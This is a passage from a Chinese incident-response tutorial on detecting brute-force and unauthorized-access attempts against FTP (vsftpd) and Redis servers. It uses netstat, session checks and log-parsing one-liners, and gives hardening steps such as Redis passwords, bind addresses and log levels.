  `cat /var/log/mysql/error.log | grep "Access denied for user" | grep "using password: YES" | awk -F "'" '{print $2}' | sort| uniq | while read line;do echo $line;cat /var/log/mysql/error.log | grep "Access denied for user" | grep "using password" | awk -F "'" '{print $4}' | sort | uniq -c | sort -nr; done`



0x04 FTP 暴力破解

> ftp服务端以 vsftpd为例，其他服务端思路类似，日志记录可能不同

vsftpd配置过程

- 网络连接

```
root@helper:/var/log# netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      781/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1069/sshd
tcp        0    232 192.168.197.129:22      192.168.197.101:52331   ESTABLISHED 16646/sshd: helper
tcp6       0      0 :::21                   :::*                    LISTEN      21715/proftpd: (acc
tcp6       0      0 :::22                   :::*                    LISTEN      1069/sshd
tcp6       0      0 192.168.197.129:21      192.168.197.101:56806   ESTABLISHED 21990/proftpd: help
udp        0      0 127.0.0.53:53           0.0.0.0:*                           781/systemd-resolve
udp        0      0 192.168.197.129:68      0.0.0.0:*                           752/systemd-network
root@helper:/var/log#
```

可以看到，现在存在一条已经建立的连接，从 192.168.197.101的56806端口连接到192.168.197.129的21端口

如果存在暴力破解，网络连接情况如下：

```
root@helper:/var/log# netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      781/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1069/sshd
tcp        0    232 192.168.197.129:22      192.168.197.101:52331   ESTABLISHED 16646/sshd: helper
tcp6      21      0 :::21                   :::*                    LISTEN      21715/proftpd: (acc
tcp6       0      0 :::22                   :::*                    LISTEN      1069/sshd
tcp6       0      0 192.168.197.129:21      192.168.197.101:57979   TIME_WAIT   -
tcp6       0      0 192.168.197.129:21      192.168.197.101:59306   ESTABLISHED 22062/proftpd: (acc
tcp6       0      0 192.168.197.129:21      192.168.197.101:59314   ESTABLISHED 22070/proftpd: (acc
tcp6       0      0 192.168.197.129:21      192.168.197.101:57971   TIME_WAIT   -
tcp6       0      0 192.168.197.129:21      192.168.197.101:57982   TIME_WAIT   -
tcp6       0      0 192.168.197.129:21      192.168.197.101:57965   TIME_WAIT   -
tcp6       0      0 192.168.197.129:21      192.168.197.101:59325   ESTABLISHED 22081/proftpd: (acc
tcp6       0      0 192.168.197.129:21      192.168.197.101:59356   ESTABLISHED -
tcp6       0      0 192.168.197.129:21      192.168.197.101:57956   TIME_WAIT   -
tcp6       0      0 192.168.197.129:21      192.168.197.101:57970   TIME_WAIT   -
tcp6       0      0 192.168.197.129:21      192.168.197.101:57962   TIME_WAIT   -
tcp6       0      0 192.168.197.129:21      192.168.197.101:57973   TIME_WAIT   -
tcp6       0      0 192.168.197.129:21      192.168.197.101:57968   TIME_WAIT   -
tcp6       0      0 192.168.197.129:21      192.168.197.101:59308   ESTABLISHED 22064/proftpd: (acc
tcp6       0      0 192.168.197.129:21      192.168.197.101:57964   TIME_WAIT   -
tcp6       0      0 192.168.197.129:21      192.168.197.101:59322   ESTABLISHED 22078/proftpd: (acc
tcp6       0      0 192.168.197.129:21      192.168.197.101:59361   ESTABLISHED -
tcp6       0      0 192.168.197.129:21      192.168.197.101:59352   ESTABLISHED -
tcp6       0      0 192.168.197.129:21      192.168.197.101:59305   ESTABLISHED 22061/proftpd: (acc
tcp6       0      0 192.168.197.129:21      192.168.197.101:57961   ESTABLISHED 22038/proftpd: (acc
tcp6       0      0 192.168.197.129:21      192.168.197.101:59370   ESTABLISHED -
tcp6       0      0 192.168.197.129:21      192.168.197.101:59366   ESTABLISHED -
tcp6       0      0 192.168.197.129:21      192.168.197.101:57960   TIME_WAIT   -
tcp6       0      0 192.168.197.129:21      192.168.197.101:59351   ESTABLISHED -
```

有大量的ESTABLISHED状态和TIME_WAIT状态的网络连接

- **当前的ftp会话**

> **ftp和ssh不一样，ftp的会话一般很难捕捉到，除非此时此刻正在使用**

  - **last -w -x**

```
root@helper:/var/log# last -w -x
helper   ftpd21996    192.168.197.101  Fri Apr 16 08:48 - 08:49  (00:01)
helper   ftpd21990    192.168.197.101  Fri Apr 16 08:44   gone - no logout
helper   ftpd21979    192.168.197.101  Fri Apr 16 08:43 - 08:44  (00:01)
helper   ftpd21969    192.168.197.101  Fri Apr 16 08:42 - 08:44  (00:02)
helper   ftpd21942    192.168.197.101  Fri Apr 16 08:31 - 08:32  (00:01)
helper   pts/0        192.168.197.101  Fri Apr 16 05:19   still logged in
helper   pts/1        192.168.197.100  Fri Apr 16 02:48 - 07:30  (04:42)
helper   pts/0        192.168.197.1    Fri Apr 16 00:50 - 04:55  (04:05)
runlevel (to lvl 5)   4.15.0-141-generic Fri Apr 16 00:50   still running
reboot   system boot  4.15.0-141-generic Fri Apr 16 00:50   still running
shutdown system down  4.15.0-140-generic Thu Apr 15 11:45 - 00:50  (13:05)
helper   pts/1        192.168.197.1    Thu Apr 15 02:19 - 11:45  (09:25)
helper   pts/0        192.168.197.1    Thu Apr 15 01:55 - 11:45  (09:49)
helper   pts/0        192.168.197.1    Thu Apr 15 01:02 - 01:55  (00:53)
runlevel (to lvl 5)   4.15.0-140-generic Thu Apr 15 01:02 - 11:45  (10:42)
reboot   system boot  4.15.0-140-generic Thu Apr 15 01:02 - 11:45  (10:42)
shutdown system down  4.15.0-140-generic Tue Apr 13 11:29 - 01:02 (1+13:33)
helper   pts/0        192.168.197.1    Tue Apr 13 11:13 - 11:29  (00:15)
runlevel (to lvl 5)   4.15.0-140-generic Tue Apr 13 11:13 - 11:29  (00:16)
reboot   system boot  4.15.0-140-generic Tue Apr 13 11:13 - 11:29  (00:16)
shutdown system down  4.15.0-117-generic Tue Apr 13 09:47 - 11:13  (01:25)
```

从返回结果可以看到，有大概5次ftp连接，有一个会话依旧在线，依旧在线的连接pid为 21990

- ftpwho

  也可以使用ftpwho来进行查看，这个工具默认没有安装在ubuntu中，需要 `apt install ftpwho`

```
root@helper:/var/log# ftpwho
standalone FTP daemon [21715], up for 0 min
21942 helper   [  0m0s] ( 35%) RETR 1.txt
Service class                      -   1 user
```

  接下来我们看看日志

> 在ubuntu上，vsftpd的日志位于 `/var/log/vsftpd.log`

- 正常登录的日志

```
root@helper /h/helper# cat /var/log/vsftpd.log
Fri Apr 16 10:22:12 2021 [pid 23435] CONNECT: Client "::ffff:192.168.197.109"
Fri Apr 16 10:22:12 2021 [pid 23433] [helper] OK LOGIN: Client "::ffff:192.168.197.109"
root@helper /h/helper#
```

- 下载文件

```
root@helper /h/helper# cat /var/log/vsftpd.log
Fri Apr 16 10:22:12 2021 [pid 23435] CONNECT: Client "::ffff:192.168.197.109"
Fri Apr 16 10:22:12 2021 [pid 23433] [helper] OK LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:24:34 2021 [pid 23545] CONNECT: Client "::ffff:192.168.197.109"
Fri Apr 16 10:24:34 2021 [pid 23544] [helper] OK LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:24:52 2021 [pid 23548] CONNECT: Client "::ffff:192.168.197.109"
Fri Apr 16 10:24:52 2021 [pid 23547] [helper] OK LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:25:36 2021 [pid 23578] CONNECT: Client "::ffff:192.168.197.109"
Fri Apr 16 10:25:36 2021 [pid 23577] [helper] OK LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:25:47 2021 [pid 23581] CONNECT: Client "::ffff:192.168.197.109"
Fri Apr 16 10:25:47 2021 [pid 23580] [helper] OK LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:26:30 2021 [pid 23584] CONNECT: Client "::ffff:192.168.197.109"
Fri Apr 16 10:26:30 2021 [pid 23583] [helper] OK LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:27:50 2021 [pid 23680] CONNECT: Client "::ffff:192.168.197.109"
Fri Apr 16 10:27:50 2021 [pid 23679] [helper] OK LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:27:53 2021 [pid 23681] [helper] OK DOWNLOAD: Client "::ffff:192.168.197.109", "/home/helper/yingji/1.txt", 1344694 bytes, 175043.69Kbyte/sec
root@helper /h/helper#
```

- **错误登录的日志 （不分账号是否存在）**

```
root@helper /h/helper# cat /var/log/vsftpd.log

Fri Apr 16 10:33:31 2021 [pid 25061] CONNECT: Client "::ffff:192.168.197.109"
Fri Apr 16 10:33:33 2021 [pid 25060] [test] FAIL LOGIN: Client "::ffff:192.168.197.109"
/helper%
root@helper /h/helper#
```

- **暴力破解的日志**

```
Fri Apr 16 10:31:05 2021 [pid 23921] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:05 2021 [pid 23923] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:05 2021 [pid 23925] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:05 2021 [pid 23927] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:06 2021 [pid 23929] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:06 2021 [pid 23931] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:06 2021 [pid 23933] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:06 2021 [pid 23935] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:06 2021 [pid 23937] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:06 2021 [pid 23939] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:06 2021 [pid 23941] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:06 2021 [pid 23943] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:06 2021 [pid 23713] [test] FAIL LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:31:06 2021 [pid 23714] [test] FAIL LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:31:06 2021 [pid 23712] [test] FAIL LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:31:06 2021 [pid 23724] [test] FAIL LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:31:06 2021 [pid 23725] [test] FAIL LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:31:06 2021 [pid 23722] [test] FAIL LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:31:06 2021 [pid 23739] [test] FAIL LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:31:06 2021 [pid 23718] [test] FAIL LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:31:06 2021 [pid 23728] [test] FAIL LOGIN: Client "::ffff:192.168.197.109"
Fri Apr 16 10:31:06 2021 [pid 23945] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:06 2021 [pid 23947] CONNECT: Client "::ffff:192.168.197.109", "Connection refused: too many sessions for this address."
Fri Apr 16 10:31:06 2021 [pid 23745] [test] FAIL LOGIN: Client "::ffff:192.168.197.109"
```

看来拒绝服务这事，服务器也是拒绝的

- **登录失败的账号地址**

```
cat /var/log/vsftpd.log | grep FAIL | cut -d "[" -f 3 | cut -d "]" -f 1 | sort | uniq -c | sort -nr
```

```
root@helper /h/helper# cat /var/log/vsftpd.log | grep FAIL | cut -d "[" -f 3 | cut -d "]" -f 1 | sort | uniq -c | sort -nr
    161 123123
     12 test
      1 helper
root@helper /h/helper#
```

- **查看登录失败的用户的登录IP**

```
cat /var/log/vsftpd.log | grep FAIL | cut -d "[" -f 3 | cut -d "]" -f 1 | sort | uniq | while read line;do echo $line;cat /var/log/vsftpd.log | grep  $line | cut -d ":" -f 7 | cut -d "" -f 1 | sort | uniq -c | sort -nr; done
```

```
root@helper:/home/helper# cat /var/log/vsftpd.log | grep FAIL | cut -d "[" -f 3 | cut -d "]" -f 1 | sort | uniq | while read line;do echo $line;cat /var/log/vsftpd.log | grep
 $line | cut -d ":" -f 7 | cut -d '"' -f 1 | sort | uniq -c | sort -nr; done
123123
    161 192.168.197.109
helper
      1 192.168.197.109
test
     12 192.168.197.109
root@helper:/home/helper#
```

- FTP服务加固
  - 禁用 anonymous 和 ftp 两个账号
  - 使用 SSL 加密 FTP
  - 安装 fail2ban 来进行防御

0x05 Redis 未授权访问&暴力破解

> 未授权访问漏洞，洞如其名，因为不需要授权，所以可能会导致一顿恶意操作

没啥说的，直接连接就好

```
helper@helper:~/redis-2.8.17/src$ ./redis-cli -h 127.0.0.1
127.0.0.1:6379> info
# Server
redis_version:2.8.17
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:d55a7d4fd707a458
redis_mode:standalone
os:Linux 4.15.0-142-generic x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:7.5.0
process_id:4746
run_id:0346ab827aefe73350b2a165b03fb954c7d80e95
tcp_port:6379
uptime_in_seconds:94
uptime_in_days:0
hz:10
lru_clock:8196905
config_file:/etc/redis.conf
```

加固方案

- 设置密码,并且密码足够复杂
  - 将redis.conf 中的 requirepass 前的注释打开，并且设置一个复杂密码

```
# Others with access to the host running redis-server.
#
# This should stay commented out for backward compatibility and because most
# people do not need auth (e.g. they run their own servers).
#
# Warning: since Redis is pretty fast an outside user can try up to
# 150k passwords per second against a good box. This means that you should
# use a very strong password otherwise it will be very easy to break.
#
requirepass foobared

# Command renaming.
#
# It is possible to change the name of dangerous commands in a shared
# environment. For instance the CONFIG command may be renamed into something
```

- **按照需求进行收口，如果仅仅是本机使用，可以绑定IP为 127.0.0.1**

```
# By default Redis listens for connections from all the network interfaces
# available on the server. It is possible to listen to just one or multiple
# interfaces using the "bind" configuration directive, followed by one or
# more IP addresses.
#
# Examples:
#
# bind 192.168.1.100 10.0.0.1
bind 127.0.0.1

# Specify the path for the Unix socket that will be used to listen for
# incoming connections. There is no default, so Redis will not listen
# on a unix socket when not specified.
#
# unixsocket /tmp/redis.sock
# unixsocketperm 700

# Close the connection after a client is idle for N seconds (0 to disable)
timeout 0
```

修改配置文件后需要重启redis生效

> redis 默认是不记录日志的，可以通过配置 logfile 来进行设置日志记录 ,默认的loglevel为notice

```
#
# A reasonable value for this option is 60 seconds.
tcp-keepalive 0

# Specify the server verbosity level.
# This can be one of:
# debug (a lot of information, useful for development/testing)
# verbose (many rarely useful info, but not a mess like the debug level)
# notice (moderately verbose, what you want in production probably)
# warning (only very important / critical messages are logged)
loglevel notice

# Specify the log file name. Also the empty string can be used to force
# Redis to log on the standard output. Note that if you use standard
# output for logging but daemonize, logs will be sent to /dev/null
logfile "/var/log/redis-test.log"

# To enable logging to the system logger, just set 'syslog-enabled' to yes,
# and optionally update the other syslog parameters to suit your needs.
# syslog-enabled no

-- INSERT --
```

```
helper@helper:/var/log$ ls -al /var/log/redis-test.log
-rw-r--r-- 1 root root 1763 Apr 19 06:36 /var/log/redis-test.log
helper@helper:/var/log$
```

redis3.2版本后新增protected-mode配置，默认是yes，即开启。设置外部网络连接redis服务，设置方式如下:

1、关闭protected-mode模式，此时外部网络可以直接访问

2、开启protected-mode保护模式，需配置bind ip或者设置访问密码

> Redis 日志分析

- **未授权登录日志**

  loglevel = notice

  主机未授权登录 --> 执行info --> 执行set hello wrold --> exit退出

```
# Specify the server verbosity level.
# This can be one of:
# debug (a lot of information, useful for development/testing)
# verbose (many rarely useful info, but not a mess like the debug level)
# notice (moderately verbose, what you want in production probably)
# warning (only very important / critical messages are logged)
loglevel notice

# Specify the log file name. Also the empty string can be used to force
# Redis to log on the standard output. Note that if you use standard
# output for logging but daemonize, logs will be sent to /dev/null
logfile "/var/log/redis-test.log"

# To enable logging to the system logger, just set 'syslog-enabled' to yes,
# and optionally update the other syslog parameters to suit your needs.
```

```
root@helper /h/helper# cat /var/log/redis-test.log
[5866] 19 Apr 07:36:20.211 * Increased maximum number of open files to 10032 (it was originally set to 1024).
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 2.8.17 (00000000/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in stand alone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 6379
 |    `-._   `._    /     _.-'    |     PID: 5866
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[5866] 19 Apr 07:36:20.212 # Server started, Redis version 2.8.17
[5866] 19 Apr 07:36:20.212 # WARNING overcommit_memory is set to 0! Background save may fail under low memory condition. To fix this issue add '
/etc/sysctl.conf and then reboot or run the command 'sysctl vm.overcommit_memory=1' for this to take effect.
[5866] 19 Apr 07:36:20.212 * DB loaded from disk: 0.000 seconds
[5866] 19 Apr 07:36:20.212 * The server is now ready to accept connections on port 6379
root@helper /h/helper#
```

loglevel = verbose

主机未授权登录 --> 执行info --> 执行set hello wrold --> exit退出

```
# Specify the server verbosity level.
# This can be one of:
# debug (a lot of information, useful for development/testing)
# verbose (many rarely useful info, but not a mess like the debug level)
# notice (moderately verbose, what you want in production probably)
# warning (only very important / critical messages are logged)
loglevel verbose

# Specify the log file name. Also the empty string can be used to force
# Redis to log on the standard output. Note that if you use standard
# output for logging but daemonize, logs will be sent to /dev/null
logfile "/var/log/redis-test.log"
```

```
root@helper /h/helper# cat /var/log/redis-test.log
[5942] 19 Apr 07:48:30.626 * Increased maximum number of open files to 10032 (it was originally set to 1024).

                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 2.8.17 (00000000/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in stand alone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 6379
 |    `-._   `._    /     _.-'    |     PID: 5942
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[5942] 19 Apr 07:48:30.626 # Server started, Redis version 2.8.17
[5942] 19 Apr 07:48:30.626 # WARNING overcommit_memory is set to 0! Background save may fail under low memory condition. To fix this issue add 'vm.overcommit_memory = 1' to
/etc/sysctl.conf and then reboot or run the command 'sysctl vm.overcommit_memory=1' for this to take effect.
[5942] 19 Apr 07:48:30.627 * DB loaded from disk: 0.000 seconds
[5942] 19 Apr 07:48:30.627 * The server is now ready to accept connections on port 6379
[5942] 19 Apr 07:48:30.627 - DB 0: 1 keys (0 volatile) in 4 slots HT.
[5942] 19 Apr 07:48:30.627 - 0 clients connected (0 slaves), 752296 bytes in use
[5942] 19 Apr 07:48:35.071 - Accepted 192.168.43.234:41036
[5942] 19 Apr 07:48:35.858 - DB 0: 1 keys (0 volatile) in 4 slots HT.
[5942] 19 Apr 07:48:35.858 - 1 clients connected (0 slaves), 773168 bytes in use
[5942] 19 Apr 07:48:40.958 - DB 0: 1 keys (0 volatile) in 4 slots HT.
[5942] 19 Apr 07:48:40.958 - 1 clients connected (0 slaves), 773168 bytes in use
[5942] 19 Apr 07:48:44.430 - Client closed connection
[5942] 19 Apr 07:48:46.058 - DB 0: 1 keys (0 volatile) in 4 slots HT.
[5942] 19 Apr 07:48:46.058 - 0 clients connected (0 slaves), 752296 bytes in use
root@helper /h/helper#
```

loglevel = debug

主机未授权登录 --> 执行info --> 执行set hello wrold --> exit退出

```
# 2) Take the connection alive from the point of view of network
#    equipment in the middle.
#
# On Linux, the specified value (in seconds) is the period used to send ACKs.
# Note that to close the connection the double of the time is needed.
# On other kernels the period depends on the kernel configuration.
#
# A reasonable value for this option is 60 seconds.
tcp-keepalive 0

# Specify the server verbosity level.
# This can be one of:
# debug (a lot of information, useful for development/testing)
# verbose (many rarely useful info, but not a mess like the debug level)
# notice (moderately verbose, what you want in production probably)
# warning (only very important / critical messages are logged)
loglevel debug

# Specify the log file name. Also the empty string can be used to force
# Redis to log on the standard output. Note that if you use standard
# output for logging but daemonize, logs will be sent to /dev/null
logfile "/var/log/redis-test.log"

# To enable logging to the system logger, just set 'syslog-enabled' to yes,
# and optionally update the other syslog parameters to suit your needs.
# syslog-enabled ne
```

```
root@helper /h/helper# cat /var/log/redis-test.log
[5963] 19 Apr 07:49:56.354 * Increased maximum number of open files to 10032 (it was originally set to 1024).

                Redis 2.8.17 (00000000/0) 64 bit

                Running in stand alone mode
                Port: 6379
                PID: 5963

                      http://redis.io

[5963] 19 Apr 07:49:56.354 # Server started, Redis version 2.8.17
[5963] 19 Apr 07:49:56.354 # WARNING overcommit_memory is set to 0! Background save may fail under low memory condition. To fix this issue ad
/etc/sysctl.conf and then reboot or run the command 'sysctl vm.overcommit_memory=1' for this to take effect.
[5963] 19 Apr 07:49:56.354 * DB loaded from disk: 0.000 seconds
[5963] 19 Apr 07:49:56.354 * The server is now ready to accept connections on port 6379
[5963] 19 Apr 07:49:56.364 - DB 0: 1 keys (0 volatile) in 4 slots HT.
[5963] 19 Apr 07:49:56.365 - 0 clients connected (0 slaves), 752296 bytes in use
[5963] 19 Apr 07:49:59.837 - Accepted 192.168.43.234:41038
[5963] 19 Apr 07:50:01.557 - DB 0: 1 keys (0 volatile) in 4 slots HT.
[5963] 19 Apr 07:50:01.557 - 1 clients connected (0 slaves), 773168 bytes in use
[5963] 19 Apr 07:50:06.663 - DB 0: 1 keys (0 volatile) in 4 slots HT.
[5963] 19 Apr 07:50:06.664 - 1 clients connected (0 slaves), 773168 bytes in use
[5963] 19 Apr 07:50:08.882 - Client closed connection
[5963] 19 Apr 07:50:11.767 - DB 0: 1 keys (0 volatile) in 4 slots HT.
[5963] 19 Apr 07:50:11.767 - 0 clients connected (0 slaves), 752296 bytes in use
root@helper /h/helper#
```

> 综上可以看出:
>
> - 只有手动设置logfile才能保存日志，默认不设置
> - 默认的日志级别notice是不会记录登录、执行指令、退出的。
> - loglevel设置为 verbose或者debug才会记录登录主机
> - 执行的指令 info ， set 等即使 loglevel 是 debug 级别也不会记录，但是会记录我们设置了多少个key，具体key名称以及内容不会记录

如果想临时记录一下详细日志可以使用 MONITOR

使用我们的主机登录redis，之后执行 MONITOR 指令，之后就可以看到其他主机连接redis服务器后的详细操作了

```
root@helper /h/helper# ./redis-2.8.17/src/redis-cli
127.0.0.1:6379> MONITOR
OK
1618819132.622082 [0 192.168.43.234:41040] "COMMAND"
1618819135.808802 [0 192.168.43.234:41040] "info"
1618819150.404718 [0 192.168.43.234:41040] "set" "hello" "world"
```


> redis 暴力破解

```
helper@helper:~/redis-2.8.17/src$ netstat -pantu
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6379            0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53361     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53367     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53348     ESTABLISHED -
tcp        0      0 192.168.43.219:22       192.168.43.51:57329     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53364     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53368     ESTABLISHED -
tcp        0     36 192.168.43.219:22       192.168.43.51:49970     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53377     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53374     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53350     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53362     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53355     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53372     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53378     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53376     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53373     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53351     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53371     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53370     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53365     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53349     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53354     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53352     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53360     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53357     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53366     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53359     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53375     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53356     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53353     ESTABLISHED -
tcp        0      0 192.168.43.219:6379     192.168.43.51:53369     ESTABLISHED -
```

